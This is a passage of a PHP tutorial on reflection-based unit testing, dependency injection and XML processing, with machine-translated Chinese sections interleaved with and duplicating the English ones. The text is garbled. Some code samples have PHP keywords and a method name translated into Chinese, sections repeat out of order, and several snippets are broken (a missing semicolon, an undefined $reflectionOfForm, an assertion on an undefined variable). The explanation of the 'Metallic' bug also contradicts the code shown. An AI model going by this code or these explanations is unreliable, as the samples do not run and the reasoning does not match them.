$check = method_exists('MyClass', 'static_function'); // true

// however...
$check = property_exists('MyClass', 'CONSTANT'); // false
$check = property_exists($object, 'CONSTANT'); // false
```

With a `ReflectionClass`, also constants can be detected:

```
$r = new ReflectionClass('MyClass');
$check = $r->hasProperty('public_field'); // true
$check = $r->hasMethod('public_function'); // true
$check = $r->hasConstant('CONSTANT'); // true
// also works for protected, private and/or static members.
```

Note: for `property_exists` and `method_exists`, also an object of the class of interest can be provided instead of the class name. Using reflection, the `ReflectionObject` class should be used instead of `ReflectionClass`.

Section 34.2: Testing private/protected methods

Sometimes it's useful to test private & protected methods as well as public ones.

```
class Car
{
    /**
     * @param mixed $argument
     */
    * @return mixed
    */
    protected function drive($argument)
```

```

{
    return $argument;
}

/**
* @return bool
*/
private static function 停止()
{
    return true;
}

```

测试驾驶方法的最简单方法是使用反射

```

class DriveTest
{
    /**
 * @test
 */
    public function testDrive()
    {
        // 准备
        $argument = 1;
        $expected = $argument;
        $car = new \Car();

        $reflection = new ReflectionClass(\Car::class);
        $method = $reflection->getMethod('drive');
        $method->setAccessible(true);

        // 调用逻辑
        $result = $method->invokeArgs($car, [$argument]);

        // 测试
        $this->assertEquals($expected, $result);
    }
}

```

如果方法是静态的，则在类实例的位置传入null

```

类 StopTest
{
    /**
 * @test
 */
    公共函数 testStop()
    {
        // 准备
        $expected = true;

        $reflection = new ReflectionClass(\Car::class);
        $method = $reflection->getMethod('stop');
        $method->setAccessible(true);

        // 调用逻辑
        $result = $method->invoke(null);

        // 测试
        $this->assertEquals($expected, $result);
    }
}

```

```

{
    return $argument;
}

/**
 * @return bool
*/
private static function stop()
{
    return true;
}

```

Easiest way to test drive method is using reflection

```

class DriveTest
{
    /**
 * @test
 */
    public function testDrive()
    {
        // prepare
        $argument = 1;
        $expected = $argument;
        $car = new \Car();

        $reflection = new ReflectionClass(\Car::class);
        $method = $reflection->getMethod('drive');
        $method->setAccessible(true);

        // invoke logic
        $result = $method->invokeArgs($car, [$argument]);

        // test
        $this->assertEquals($expected, $result);
    }
}

```

If the method is static you pass null in the place of the class instance

```

class StopTest
{
    /**
 * @test
 */
    public function testStop()
    {
        // prepare
        $expected = true;

        $reflection = new ReflectionClass(\Car::class);
        $method = $reflection->getMethod('stop');
        $method->setAccessible(true);

        // invoke logic
        $result = $method->invoke(null);

        // test
        $this->assertEquals($expected, $result);
    }
}

```

}

第34.3节：访问私有和受保护的成员变量

反射通常用作软件测试的一部分，例如用于运行时创建/实例化模拟对象。它也非常适合检查对象在任何给定时间点的状态。以下是一个使用反射在单元测试中验证受保护类成员包含预期值的示例。

下面是一个非常基础的汽车类。它有一个受保护的成员变量，用来存储表示汽车颜色的值。由于该成员变量是受保护的，我们不能直接访问它，必须使用getter和setter方法分别获取和设置它的值。

```
class Car
{
    protected $color

    public function setColor($color)
    {
        $this->color = $color;
    }

    public function getColor($color)
    {
        return $this->color;
    }
}
```

为了测试，许多开发者会创建一个汽车对象，使用Car::setColor()设置汽车颜色，使用Car::getColor()获取颜色，并将获取的值与设置的颜色进行比较：

```
/**
 * @test
 * @covers \Car::setColor
 */
public function testSetColor()
{
    $color = 'Red';

    $car = new \Car();
    $car->setColor($color);
    $getColor = $car->getColor();

    $this->assertEquals($color, $reflectionColor);
}
```

表面上看这似乎没问题。毕竟，Car::getColor() 所做的只是返回受保护成员变量 Car::\$color 的值。但这个测试有两个缺陷：

1. 它调用了 Car::getColor()，而这超出了本测试的范围
2. 它依赖于 Car::getColor()，而该方法本身可能存在错误，可能导致测试出现假阳性或负数

让我们看看为什么不应该在单元测试中使用 Car::getColor()，而应该使用反射。假设有开发者被分配任务，要在每个汽车颜色前加上“Metallic”。于是他们尝试修改 Car::getColor()，给汽车颜色前加上“Metallic”：

}

Section 34.3: Accessing private and protected member variables

Reflection is often used as part of software testing, such as for the runtime creation/instantiation of mock objects. It's also great for inspecting the state of an object at any given point in time. Here's an example of using Reflection in a unit test to verify a protected class member contains the expected value.

Below is a very basic class for a Car. It has a protected member variable that will contain the value representing the color of the car. Because the member variable is protected we cannot access it directly and must use a getter and setter method to retrieve and set its value respectively.

```
class Car
{
    protected $color

    public function setColor($color)
    {
        $this->color = $color;
    }

    public function getColor($color)
    {
        return $this->color;
    }
}
```

To test this many developers will create a Car object, set the car's color using Car::setColor(), retrieve the color using Car::getColor(), and compare that value to the color they set:

```
/**
 * @test
 * @covers \Car::setColor
 */
public function testSetColor()
{
    $color = 'Red';

    $car = new \Car();
    $car->setColor($color);
    $getColor = $car->getColor();

    $this->assertEquals($color, $reflectionColor);
}
```

On the surface this seems okay. After all, all Car::getColor() does is return the value of the protected member variable Car::\$color. But this test is flawed in two ways:

1. It exercises Car::getColor() which is out of the scope of this test
2. It depends on Car::getColor() which may have a bug itself which can make the test have a false positive or negative

Let's look at why we shouldn't use Car::getColor() in our unit test and should use Reflection instead. Let's say a developer is assigned a task to add "Metallic" to every car color. So they attempt to modify the Car::getColor() to prepend "Metallic" to the car's color:

```

class 车
{
    protected $color

    public function setColor($color)
    {
        $this->color = $color;
    }

    public function getColor($color)
    {
        return "Metallic " . $this->color;
    }
}

```

你看出错误了吗？开发者试图在汽车颜色前加上“Metallic”，却用了分号而不是连接符。结果，每当调用 `Car::getColor()` 时，都会返回“Metallic ”，而不管汽车的实际颜色是什么。因此，即使

`Car::setColor()` 完全正常且未受此更改影响，我们的单元测试也会失败。

那么我们如何验证 `Car::$color` 是否包含了通过 `Car::setColor()` 设置的值呢？我们可以使用反射直接检查受保护的成员变量。那么我们该如何做到这一点呢？我们可以使用反射让受保护的成员变量对我们的代码可访问，从而获取其值。

让我们先看看代码，然后再逐步解析：

```

/**
 * @test
 * @covers \Car::setColor
 */
public function testSetColor()
{
    $color = 'Red';

    $car = new \Car();
    $car->setColor($color);

    $reflectionOfCar = new \ReflectionObject($car);
    $protectedColor = $reflectionOfForm->getProperty('color');
    $protectedColor->setAccessible(true);
    $reflectionColor = $protectedColor->getValue($car);

    $this->assertEquals($color, $reflectionColor);
}

```

以下是我们如何使用反射获取代码中`Car::$color`的值：

1. 我们创建一个新的`ReflectionObject`来表示我们的`Car`对象
2. 我们获取`Car::$color`的`ReflectionProperty`（这“代表”了`Car::$color`变量）
3. 我们使`Car::$color`可访问
4. 我们获取`Car::$color`的值

正如你所见，通过使用反射，我们可以在不调用`Car::getColor()`或任何其他可能导致测试结果无效的访问器函数的情况下获取`Car::$color`的值。现在我们对`Car::setColor()`的单元测试是安全且准确的。

```

class Car
{
    protected $color

    public function setColor($color)
    {
        $this->color = $color;
    }

    public function getColor($color)
    {
        return "Metallic " . $this->color;
    }
}

```

Do you see the error? The developer used a semi-colon instead of the concatenation operator in an attempt to prepend "Metallic" to the car's color. As a result, whenever `Car::getColor()` is called, "Metallic " will be returned regardless of what the car's actual color is. As a result our `Car::setColor()` unit test will fail even though `Car::setColor()` works perfectly fine and was not affected by this change.

So how do we verify `Car::$color` contains the value we are setting via `Car::setColor()`? We can use Refelection to inspect the protected member variable directly. So how do we do that? We can use Refelection to make the protected member variable accessible to our code so it can retrieve the value.

Let's see the code first and then break it down:

```

/**
 * @test
 * @covers \Car::setColor
 */
public function testSetColor()
{
    $color = 'Red';

    $car = new \Car();
    $car->setColor($color);

    $reflectionOfCar = new \ReflectionObject($car);
    $protectedColor = $reflectionOfForm->getProperty('color');
    $protectedColor->setAccessible(true);
    $reflectionColor = $protectedColor->getValue($car);

    $this->assertEquals($color, $reflectionColor);
}

```

Here is how we are using Reflection to get the value of `Car::$color` in the code above:

1. We create a new `ReflectionObject` representing our `Car` object
2. We get a `ReflectionProperty` for `Car::$color` (this "represents" the `Car::$color` variable)
3. We make `Car::$color` accessible
4. We get the value of `Car::$color`

As you can see by using Reflection we could get the value of `Car::$color` without having to call `Car::getColor()` or any other accessor function which could cause invalid test results. Now our unit test for `Car::setColor()` is safe and accurate.

第35章：依赖注入

依赖注入（Dependency Injection，简称DI）是“传入东西”的一种花哨说法。它的真正含义是通过构造函数和/或设置器传入对象的依赖，而不是在对象内部创建它们。

依赖注入也可能指依赖注入容器，这些容器自动完成构造和注入。

第35.1节：构造函数注入

对象通常依赖于其他对象。与其在构造函数中创建依赖，不如将依赖作为参数传入构造函数。这确保对象之间不会紧密耦合，并且允许在类实例化时更改依赖。这带来了许多好处，包括通过明确依赖使代码更易读，以及使测试更简单，因为依赖可以更容易地被替换和模拟。

在下面的示例中，Component将依赖于一个Logger实例，但它不会自己创建。它要求将一个实例作为参数传入构造函数。

```
接口 Logger {  
    public function log(string $message);  
}  
  
类 Component {  
    私有 $logger;  
  
    public function __construct(Logger $logger) {  
        $this->logger = $logger;  
    }  
}
```

如果没有依赖注入，代码可能看起来类似于：

```
class Component {  
    private $logger;  
  
    public function __construct() {  
        $this->logger = new FooLogger();  
    }  
}
```

在构造函数中使用new来创建新对象表明未使用依赖注入（或使用不完整），且代码耦合度较高。这也是代码测试不完整或测试脆弱、对程序状态做出错误假设的标志。

在上述示例中，我们改用依赖注入，如果有必要，可以轻松更换为不同的Logger。例如，我们可能使用一个将日志记录到不同位置的Logger实现，或者使用不同日志格式的Logger，或者将日志记录到数据库而非文件的Logger。

第35.2节：Setter注入

依赖也可以通过setter方法注入。

```
interface Logger {  
    public function log($message);  
}
```

Chapter 35: Dependency Injection

Dependency Injection (DI) is a fancy term for "passing things in". All it really means is passing the dependencies of an object via the constructor and / or setters instead of creating them upon object creation inside the object. Dependency Injection might also refer to Dependency Injection Containers which automate the construction and injection.

Section 35.1: Constructor Injection

Objects will often depend on other objects. Instead of creating the dependency in the constructor, the dependency should be passed into the constructor as a parameter. This ensures there is not tight coupling between the objects, and enables changing the dependency upon class instantiation. This has a number of benefits, including making code easier to read by making the dependencies explicit, as well as making testing simpler since the dependencies can be switched out and mocked more easily.

In the following example, Component will depend on an instance of Logger, but it doesn't create one. It requires one to be passed as argument to the constructor instead.

```
interface Logger {  
    public function log(string $message);  
}  
  
class Component {  
    private $logger;  
  
    public function __construct(Logger $logger) {  
        $this->logger = $logger;  
    }  
}
```

Without dependency injection, the code would probably look similar to:

```
class Component {  
    private $logger;  
  
    public function __construct() {  
        $this->logger = new FooLogger();  
    }  
}
```

Using new to create new objects in the constructor indicates that dependency injection was not used (or was used incompletely), and that the code is tightly coupled. It is also a sign that the code is incompletely tested or may have brittle tests that make incorrect assumptions about program state.

In the above example, where we are using dependency injection instead, we could easily change to a different Logger if doing so became necessary. For example, we might use a Logger implementation that logs to a different location, or that uses a different logging format, or that logs to the database instead of to a file.

Section 35.2: Setter Injection

Dependencies can also be injected by setters.

```
interface Logger {  
    public function log($message);  
}
```

```

class Component {
    private $logger;
    private $databaseConnection;

    public function __construct(DatabaseConnection $databaseConnection) {
        $this->databaseConnection = $databaseConnection;
    }

    public function setLogger(Logger $logger) {
        $this->logger = $logger;
    }

    public function core() {
        $this->logSave();
        return $this->databaseConnection->save($this);
    }

    public function logSave() {
        if ($this->logger) {
            $this->logger->log('saving');
        }
    }
}

```

当类的核心功能不依赖于该依赖项时，这一点尤其有趣。

这里，唯一需要的依赖是DatabaseConnection，因此它放在构造函数中。Logger依赖是可选的，因此不需要作为构造函数的一部分，这使得类更易于使用。

请注意，使用setter注入时，最好是扩展功能而不是替换它。设置依赖时，没有任何保证依赖不会在某个时候发生变化，这可能导致意想不到的结果。例如，最初可能设置了FileLogger，然后又设置了MailLogger。这破坏了封装性，使日志难以查找，因为我们是在替换依赖。

为防止这种情况，我们应该像这样通过setter注入添加依赖：

```

interface Logger {
    public function log($message);
}

类 组件 {
    私有 $loggers = 数组();
    私有 $databaseConnection;

    public function __construct(DatabaseConnection $databaseConnection) {
        $this->databaseConnection = $databaseConnection;
    }

    public function addLogger(Logger $logger) {
        $this->loggers[] = $logger;
    }

    public function core() {
        $this->logSave();
        return $this->databaseConnection->save($this);
    }

    public function logSave() {
        foreach ($this->loggers as $logger) {
            $logger->log('saving');
        }
    }
}

```

```

class Component {
    private $logger;
    private $databaseConnection;

    public function __construct(DatabaseConnection $databaseConnection) {
        $this->databaseConnection = $databaseConnection;
    }

    public function setLogger(Logger $logger) {
        $this->logger = $logger;
    }

    public function core() {
        $this->logSave();
        return $this->databaseConnection->save($this);
    }

    public function logSave() {
        if ($this->logger) {
            $this->logger->log('saving');
        }
    }
}

```

This is especially interesting when the core functionality of the class does not rely on the dependency to work.

Here, the **only** needed dependency is the DatabaseConnection so it's in the constructor. The Logger dependency is optional and thus does not need to be part of the constructor, making the class easier to use.

Note that when using setter injection, it's better to extend the functionality rather than replacing it. When setting a dependency, there's nothing confirming that the dependency won't change at some point, which could lead in unexpected results. For example, a FileLogger could be set at first, and then a MailLogger could be set. This breaks encapsulation and makes logs hard to find, because we're **replacing** the dependency.

To prevent this, we should **add** a dependency with setter injection, like so:

```

interface Logger {
    public function log($message);
}

class Component {
    private $loggers = array();
    private $databaseConnection;

    public function __construct(DatabaseConnection $databaseConnection) {
        $this->databaseConnection = $databaseConnection;
    }

    public function addLogger(Logger $logger) {
        $this->loggers[] = $logger;
    }

    public function core() {
        $this->logSave();
        return $this->databaseConnection->save($this);
    }

    public function logSave() {
        foreach ($this->loggers as $logger) {
            $logger->log('saving');
        }
    }
}

```

```
    }  
}  
}
```

像这样，每当我们使用核心功能时，即使没有添加日志记录器依赖，也不会出错，并且任何添加的日志记录器都会被使用，即使本可以添加另一个日志记录器。我们是在扩展功能而不是替换它。

第35.3节：容器注入

在使用依赖注入容器（DIC）的上下文中，依赖注入（DI）可以看作是构造函数注入的超集。DIC通常会分析类构造函数的类型提示并解决其需求，有效地注入实例执行所需的依赖。

具体实现远超本文档范围，但其核心在于，DIC依赖于使用类的签名...

```
namespace Documentation;  
  
class Example  
{  
    private $meaning;  
  
    public function __construct(Meaning $meaning)  
    {  
        $this->meaning = $meaning;  
    }  
}
```

... 自动实例化它，大多数情况下依赖于自动加载系统。

```
// 较旧的 PHP 版本  
$container->make('Documentation\Example');  
  
// 自 PHP 5.5 起  
$container->make(\Documentation\Example::class);
```

如果你使用的 PHP 版本至少是 5.5，并且想以上面展示的方式获取类名，正确的方法是第二种。这样你可以使用现代 IDE 快速查找类的使用情况，这将极大地帮助你进行潜在的重构。你不想依赖普通字符串。

在这种情况下，Documentation\Example 知道它需要一个 Meaning，而依赖注入容器（DIC）则会实例化一个 Meaning 类型。具体实现不需要依赖于使用它的实例。

相反，我们在容器中预先设置规则，指导如何在需要时实例化特定类型。

这有许多优点，因为依赖注入容器可以

- 共享常见实例
- 提供一个工厂来解析类型签名
- 解析接口签名

如果我们定义关于如何管理特定类型的规则，就可以实现对哪些类型被共享、实例化或由工厂创建的精细控制。

```
    }  
}  
}
```

Like this, whenever we'll use the core functionality, it won't break even if there is no logger dependency added, and any logger added will be used even though another logger could've been added. We're **extending** functionality instead of **replacing** it.

Section 35.3: Container Injection

Dependency Injection (DI) in the context of using a Dependency Injection Container (DIC) can be seen as a superset of constructor injection. A DIC will typically analyze a class constructor's typehints and resolve its needs, effectively injecting the dependencies needed for the instance execution.

The exact implementation goes well beyond the scope of this document but at its very heart, a DIC relies on using the signature of a class...

```
namespace Documentation;  
  
class Example  
{  
    private $meaning;  
  
    public function __construct(Meaning $meaning)  
    {  
        $this->meaning = $meaning;  
    }  
}
```

... to automatically instantiate it, relying most of the time on an autoloading system.

```
// older PHP versions  
$container->make('Documentation\Example');  
  
// since PHP 5.5  
$container->make(\Documentation\Example::class);
```

If you are using PHP in version at least 5.5 and want to get a name of a class in a way that's being shown above, the correct way is the second approach. That way you can quickly find usages of the class using modern IDEs, which will greatly help you with potential refactoring. You do not want to rely on regular strings.

In this case, the Documentation\Example knows it needs a Meaning, and a DIC would in turn instantiate a Meaning type. The concrete implementation need not depend on the consuming instance.

Instead, we set rules in the container, prior to object creation, that instructs how specific types should be instantiated if need be.

This has a number of advantages, as a DIC can

- Share common instances
- Provide a factory to resolve a type signature
- Resolve an interface signature

If we define rules about how specific type needs to be managed we can achieve fine control over which types are shared, instantiated, or created from a factory.

第36章：XML

第36.1节：使用DomDocument创建XML

要使用DOMDocument创建XML，基本上需要使用createElement()和createAttribute()方法创建所有标签和属性，然后使用appendChild()构建XML结构。

下面的示例包含标签、属性、CDATA部分以及第二个标签的不同命名空间：

```
$dom = new DOMDocument('1.0', 'utf-8');
$dom->preserveWhiteSpace = false;
$dom->formatOutput = true;

//创建主标签，无值
$books = $dom->createElement('books');
$book_1 = $dom->createElement('book');

// 创建一些带值的标签
$name_1 = $dom->createElement('name', 'PHP - 入门');
$price_1 = $dom->createElement('price', '$5.95');
$id_1 = $dom->createElement('id', '1');

//创建并附加一个属性
$attr_1 = $dom->createAttribute('version');
$attr_1->value = '1.0';
//附加该属性
$id_1->appendChild($attr_1);

//创建第二个带有不同命名空间的标签 book
$namespace = 'www.example.com/libraryns/1.0';

//在 books 标签中包含命名空间前缀
$books->setAttributeNS('http://www.w3.org/2000/xmlns/', 'xmlns:ns', $namespace);
$book_2 = $dom->createElementNS($namespace, 'ns:book');
$name_2 = $dom->createElementNS($namespace, 'ns:name');

//创建一个 CDATA 节点 (也是另一个 DOMNode 实例) 并将其放入 name 标签内
$name_cdata = $dom->createCDATASection('PHP - Advanced');
$name_2->appendChild($name_cdata);
$price_2 = $dom->createElementNS($namespace, 'ns:price', '$25.00');
$id_2 = $dom->createElementNS($namespace, 'ns:id', '2');

//创建XML结构
$books->appendChild($book_1);
$book_1->appendChild($name_1);
$book_1->appendChild($price_1);
$book_1->appendChild($id_1);
$books->appendChild($book_2);
$book_2->appendChild($name_2);
$book_2->appendChild($price_2);
$book_2->appendChild($id_2);

$dom->appendChild($books);

//saveXML() 方法返回字符串格式的 XML
print_r ($dom->saveXML());
```

这将输出以下 XML：

Chapter 36: XML

Section 36.1: Create a XML using DomDocument

To create a XML using DOMDocument,basically, we need to create all the tags and attributes using the createElement() and createAttribute() methods and them create the XML structure with the appendChild().

The example below includes tags, attributes, a CDATA section and a different namespace for the second tag:

```
$dom = new DOMDocument('1.0', 'utf-8');
$dom->preserveWhiteSpace = false;
$dom->formatOutput = true;

//create the main tags, without values
$books = $dom->createElement('books');
$book_1 = $dom->createElement('book');

// create some tags with values
$name_1 = $dom->createElement('name', 'PHP - An Introduction');
$price_1 = $dom->createElement('price', '$5.95');
$id_1 = $dom->createElement('id', '1');

//create and append an attribute
$attr_1 = $dom->createAttribute('version');
$attr_1->value = '1.0';
//append the attribute
$id_1->appendChild($attr_1);

//create the second tag book with different namespace
$namespace = 'www.example.com/libraryns/1.0';

//include the namespace prefix in the books tag
$books->setAttributeNS('http://www.w3.org/2000/xmlns/', 'xmlns:ns', $namespace);
$book_2 = $dom->createElementNS($namespace, 'ns:book');
$name_2 = $dom->createElementNS($namespace, 'ns:name');

//create a CDATA section (that is anotherDOMNode instance) and put it inside the name tag
$name_cdata = $dom->createCDATASection('PHP - Advanced');
$name_2->appendChild($name_cdata);
$price_2 = $dom->createElementNS($namespace, 'ns:price', '$25.00');
$id_2 = $dom->createElementNS($namespace, 'ns:id', '2');

//create the XML structure
$books->appendChild($book_1);
$book_1->appendChild($name_1);
$book_1->appendChild($price_1);
$book_1->appendChild($id_1);
$books->appendChild($book_2);
$book_2->appendChild($name_2);
$book_2->appendChild($price_2);
$book_2->appendChild($id_2);

$dom->appendChild($books);

//saveXML() method returns the XML in a String
print_r ($dom->saveXML());
```

This will output the following XML:

```

<?xml version="1.0" encoding="utf-8"?>
<books xmlns:ns="www.example.com/libraryns/1.0">
  <book>
    <name>PHP - 入门介绍</name>
    <price>$5.95</price>
    <id version="1.0">1</id>
  </book>
  <ns:book>
    <ns:name><![CDATA[PHP - 高级]]></ns:name>
    <ns:price>$25.00</ns:price>
    <ns:id>2</ns:id>
  </ns:book>
</books>

```

第36.2节：使用DOMDocument读取XML文档

与SimpleXML类似，您可以使用DOMDocument从字符串或XML文件解析XML

1. 从字符串

```

$doc = new DOMDocument();
$doc->loadXML($string);

```

2. 从文件

```

$doc = new DOMDocument();
$doc->load('books.xml');// 使用实际的文件路径。绝对路径或相对路径

```

解析示例

考虑以下XML：

```

<?xml version="1.0" encoding="UTF-8"?>
<books>
  <book>
    <name>PHP - 入门介绍</name>
    <price>$5.95</price>
    <id>1</id>
  </book>
  <book>
    <name>PHP - 高级</name>
    <price>$25.00</price>
    <id>2</id>
  </book>
</books>

```

这是一个解析它的示例代码

```

$books = $doc->getElementsByTagName('book');
foreach ($books as $book) {
  $title = $book->getElementsByTagName('name')->item(0)->nodeValue;
  $price = $book->getElementsByTagName('price')->item(0)->nodeValue;
  $id = $book->getElementsByTagName('id')->item(0)->nodeValue;
  print_r("这本书的标题是 $id , 名称是 $title , 价格是 $price。" . "");
}

```

这将输出：

```

<?xml version="1.0" encoding="utf-8"?>
<books xmlns:ns="www.example.com/libraryns/1.0">
  <book>
    <name>PHP - An Introduction</name>
    <price>$5.95</price>
    <id version="1.0">1</id>
  </book>
  <ns:book>
    <ns:name><![CDATA[PHP - Advanced]]></ns:name>
    <ns:price>$25.00</ns:price>
    <ns:id>2</ns:id>
  </ns:book>
</books>

```

Section 36.2: Read a XML document with DOMDocument

Similarly to the SimpleXML, you can use DOMDocument to parse XML from a string or from a XML file

1. From a string

```

$doc = new DOMDocument();
$doc->loadXML($string);

```

2. From a file

```

$doc = new DOMDocument();
$doc->load('books.xml');// use the actual file path. Absolute or relative

```

Example of parsing

Considering the following XML:

```

<?xml version="1.0" encoding="UTF-8"?>
<books>
  <book>
    <name>PHP - An Introduction</name>
    <price>$5.95</price>
    <id>1</id>
  </book>
  <book>
    <name>PHP - Advanced</name>
    <price>$25.00</price>
    <id>2</id>
  </book>
</books>

```

This is a example code to parse it

```

$books = $doc->getElementsByTagName('book');
foreach ($books as $book) {
  $title = $book->getElementsByTagName('name')->item(0)->nodeValue;
  $price = $book->getElementsByTagName('price')->item(0)->nodeValue;
  $id = $book->getElementsByTagName('id')->item(0)->nodeValue;
  print_r("The title of the book $id is $title and it costs $price." . "\n");
}

```

This will output:

这本书的标题是 1，名称是 PHP - An Introduction，价格是 \$5.95。

书名2是PHP - 高级版，价格为25.00美元。

第36.3节：利用PHP的SimpleXML库处理XML

SimpleXML是一个强大的库，可以将XML字符串转换为易于使用的PHP对象。

下面假设如下的XML结构。

```
<?xml version="1.0" encoding="UTF-8"?>
<document>
  <book>
    <bookName>StackOverflow SimpleXML示例 </bookName>
    <bookAuthor>PHP程序员 </bookAuthor>
  </book>
  <book>
    <bookName>另一个SimpleXML示例 </bookName>
    <bookAuthor>Stack Overflow社区 </bookAuthor>
    <bookAuthor>PHP程序员 </bookAuthor>
    <bookAuthor>FooBar </bookAuthor>
  </book>
</document>
```

将我们的数据读入 SimpleXML

要开始，我们需要将数据读取到SimpleXML中。我们可以通过三种不同的方式来实现。首先，我们可以从[DOM节点加载我们的数据](#)。

```
$xmlElement = simplexml_import_dom($domNode);
```

我们的下一个选项是从[XML文件加载我们的数据](#)。

```
$xmlElement = simplexml_load_file($filename);
```

最后，我们可以从[变量加载我们的数据](#)。

```
$xmlString = '<?xml version="1.0" encoding="UTF-8"?>
<document>
  <book>
    <bookName>StackOverflow SimpleXML 示例</bookName>
    <bookAuthor>PHP 程序员</bookAuthor>
  </book>
  <book>
    <bookName>另一个 SimpleXML 示例</bookName>
    <bookAuthor>Stack Overflow 社区</bookAuthor>
    <bookAuthor>PHP 程序员</bookAuthor>
    <bookAuthor>FooBar </bookAuthor>
  </book>
</document>';
$xmlElement = simplexml_load_string($xmlString);
```

无论你选择从DOM元素、文件还是字符串加载，现在你将得到一个名为\$xmlElement的SimpleXMLElement变量。现在，我们可以开始在PHP中使用我们的XML了。

访问我们的SimpleXML数据

The title of the book 1 is PHP - An Introduction and it costs \$5.95.

The title of the book 2 is PHP - Advanced and it costs \$25.00.

Section 36.3: Leveraging XML with PHP's SimpleXML Library

SimpleXML is a powerful library which converts XML strings to an easy to use PHP object.

The following assumes an XML structure as below.

```
<?xml version="1.0" encoding="UTF-8"?>
<document>
  <book>
    <bookName>StackOverflow SimpleXML Example</bookName>
    <bookAuthor>PHP Programmer </bookAuthor>
  </book>
  <book>
    <bookName>Another SimpleXML Example</bookName>
    <bookAuthor>Stack Overflow Community </bookAuthor>
    <bookAuthor>PHP Programmer </bookAuthor>
    <bookAuthor>FooBar </bookAuthor>
  </book>
</document>
```

Read our data in to SimpleXML

To get started, we need to read our data into SimpleXML. We can do this in 3 different ways. Firstly, we can [load our data from a DOM node](#).

```
$xmlElement = simplexml_import_dom($domNode);
```

Our next option is to [load our data from an XML file](#).

```
$xmlElement = simplexml_load_file($filename);
```

Lastly, we can [load our data from a variable](#).

```
$xmlString = '<?xml version="1.0" encoding="UTF-8"?>
<document>
  <book>
    <bookName>StackOverflow SimpleXML Example</bookName>
    <bookAuthor>PHP Programmer </bookAuthor>
  </book>
  <book>
    <bookName>Another SimpleXML Example</bookName>
    <bookAuthor>Stack Overflow Community </bookAuthor>
    <bookAuthor>PHP Programmer </bookAuthor>
    <bookAuthor>FooBar </bookAuthor>
  </book>
</document>';
$xmlElement = simplexml_load_string($xmlString);
```

Whether you've picked to load from [a DOM Element](#), from [a file](#) or from [a string](#), you are now left with a SimpleXMLElement variable called [\\$xmlElement](#). Now, we can start to make use of our XML in PHP.

Accessing our SimpleXML Data

访问SimpleXMLElement对象中数据的最简单方法是直接调用属性。如果我们想访问第一个bookName, StackOverflow SimpleXML Example, 那么可以按如下方式访问。

```
echo $xmlElement->book->bookName;
```

此时, SimpleXML会假设因为我们没有明确告诉它想要哪本书, 所以默认获取第一本。然而, 如果我们决定不想要第一本, 而是想要Another SimpleXML Example, 那么可以按如下方式访问。

```
echo $xmlElement->book[1]->bookName;
```

值得注意的是, 使用[0]的效果与不使用它是一样的, 所以

```
$xmlElement->book
```

的效果与

```
$xmlElement->book[0]
```

遍历我们的XML

你可能有很多理由想要遍历XML, 比如你有多个项目, 在我们的例子中是书籍, 想要在网页上显示它们。为此, 我们可以使用foreach循环或标准的for循环, 利用SimpleXMLElement的count函数。

```
foreach ( $xmlElement->book as $thisBook ) {  
    echo $thisBook->bookName  
}
```

或者

```
$count = $xmlElement->count();  
for ( $i=0; $i<$count; $i++ ) {  
    echo $xmlElement->book[$i]->bookName;  
}
```

错误处理

现在我们已经走到这一步, 重要的是要意识到我们只是人类, 最终很可能会遇到错误——尤其是当我们一直在处理不同的XML文件时。因此, 我们需要处理这些错误。

假设我们创建了一个XML文件。你会注意到, 虽然这个XML与之前的很相似, 但这个XML文件的问题是最后的闭合标签是/doc 而不是/document。

```
<?xml version="1.0" encoding="UTF-8"?>  
<document>  
    <book>  
        <bookName>StackOverflow SimpleXML示例 </bookName>  
        <bookAuthor>PHP程序员</bookAuthor>  
    </book>  
    <book>  
        <bookName>另一个SimpleXML示例 </bookName>  
        <bookAuthor>Stack Overflow社区 </bookAuthor>  
        <bookAuthor>PHP程序员</bookAuthor>  
        <bookAuthor>FooBar</bookAuthor>
```

The simplest way to access data in our SimpleXMLElement object is to [call the properties directly](#). If we want to access our first bookName, StackOverflow SimpleXML Example, then we can access it as per below.

```
echo $xmlElement->book->bookName;
```

At this point, SimpleXML will assume that because we have not told it explicitly which book we want, that we want the first one. However, if we decide that we do not want the first one, rather than we want Another SimpleXML Example, then we can access it as per below.

```
echo $xmlElement->book[1]->bookName;
```

It is worth noting that using [0] works the same as not using it, so

```
$xmlElement->book
```

works the same as

```
$xmlElement->book[0]
```

Looping through our XML

There are many reasons you may wish to [loop through XML](#), such as that you have a number of items, books in our case, that we would like to display on a webpage. For this, we can use a [foreach loop](#) or a standard [for loop](#), taking advantage of [SimpleXMLElement's count function](#).

```
foreach ( $xmlElement->book as $thisBook ) {  
    echo $thisBook->bookName  
}
```

or

```
$count = $xmlElement->count();  
for ( $i=0; $i<$count; $i++ ) {  
    echo $xmlElement->book[$i]->bookName;  
}
```

Handling Errors

Now we have come so far, it is important to realise that we are only humans, and will likely encounter an error eventually - especially if we are playing with different XML files all the time. And so, we will want to handle those errors.

Consider we created an XML file. You will notice that while this XML is much alike what we had earlier, the problem with this XML file is that the final closing tag is /doc instead of /document.

```
<?xml version="1.0" encoding="UTF-8"?>  
<document>  
    <book>  
        <bookName>StackOverflow SimpleXML Example</bookName>  
        <bookAuthor>PHP Programmer</bookAuthor>  
    </book>  
    <book>  
        <bookName>Another SimpleXML Example</bookName>  
        <bookAuthor>Stack Overflow Community</bookAuthor>  
        <bookAuthor>PHP Programmer</bookAuthor>  
        <bookAuthor>FooBar</bookAuthor>
```

```
</book>
</doc>
```

现在，假设我们将其作为 \$file 加载到我们的PHP中。

```
libxml_use_internal_errors(true);
$xmlElement = simplexml_load_file($file);
if ( $xmlElement === false ) {
    $errors = libxml_get_errors();
    foreach ( $errors as $thisError ) {
        switch ( $thisError->level ) {
            case LIBXML_ERR_FATAL:
                echo "FATAL ERROR: ";
                break;
            case LIBXML_ERR_ERROR:
                echo "Non Fatal Error: ";
                break;
            case LIBXML_ERR_WARNING:
                echo "警告: ";
                break;
        }
        echo $thisError->code . PHP_EOL .
            '信息: ' . $thisError->message . PHP_EOL .
            '行号: ' . $thisError->line . PHP_EOL .
            '列号: ' . $thisError->column . PHP_EOL .
            '文件: ' . $thisError->file;
    }
    libxml_clear_errors();
} else {
    echo '快乐时光';
}
```

我们将看到以下内容

```
致命错误: 76
消息: 开始标签和结束标签不匹配: 文档第 2 行 和 文档

行: 13
列: 10
文件: filepath/filename.xml
```

但是，一旦我们解决了这个问题，就会出现“快乐时光”。

第36.4节：使用XMLWriter创建XML文件

实例化一个XMLWriter对象：

```
$xml = new XMLWriter();
```

接下来打开你想写入的文件。例如，要写入 /var/www/example.com/xml/output.xml，
使用：

```
$xml->openUri('file:///var/www/example.com/xml/output.xml');
```

